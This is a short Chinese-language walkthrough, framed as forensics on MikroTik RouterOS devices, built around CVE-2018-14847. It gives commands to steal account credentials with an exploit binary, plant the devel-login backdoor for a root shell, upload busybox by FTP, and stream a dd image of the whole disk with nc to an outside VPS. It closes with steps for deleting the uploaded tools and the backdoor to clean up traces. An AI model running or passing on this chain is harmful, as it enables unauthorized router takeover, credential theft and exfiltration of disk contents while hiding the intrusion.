# Mikrotik RouteOS设备取证

## 漏洞原理

MikroTik RouterOS CVE-2018-14847 & Get bash shell

漏洞利用整体思路：

1. 先通过任意文件读取获得用户名密码。
2. 登录后写入后门文件。
3. 利用内置用户devel+admin用户密码登录获取Root shell。


测试目标：稳定版mikrotik-6.40.5



## Exploit


获取目标账号密码、/flash/nova/etc/devel-login为后门文件

|  |
| --- |
| chmod +x btw #赋予可执行权限  ./btw -i 目标 #获取目标账号密码  telnet -i devel 目标 #使用获取到的账号密码登录 |



## 上传busybox

|  |
| --- |
| ftp admin@目标 #ftp登录  put 本地busybox 目标busybox #上传busybox  bye #ftp退出 |



## dd镜像


busybox默认上传位置/flash/rw/pckg/


将其复制到/tmp以便操作并赋予可执行权限

通过fdisk -l命令查看磁盘分区

使用dd和nc命令进行远程取证

|  |
| --- |
| # find / -name "busybox"  /bin/busybox  /flash/rw/pckg/busybox  # cp /flash/rw/pckg/busybox /tmp  # chmod +x /tmp/busybox  # /tmp/busybox fdisk –l  # /tmp/busybox dd if=/dev/hda | /tmp/busybox nc [vps] 8888 |





## 清理痕迹

删除上传和复制的busybox，删除后门后无法访问root shell

|  |
| --- |
| rm -rf /tmp/busybox /flash/rw/pckg/busybox #删除busybox  rm -rf /flash/nova/etc/devel-login #删除后门 |

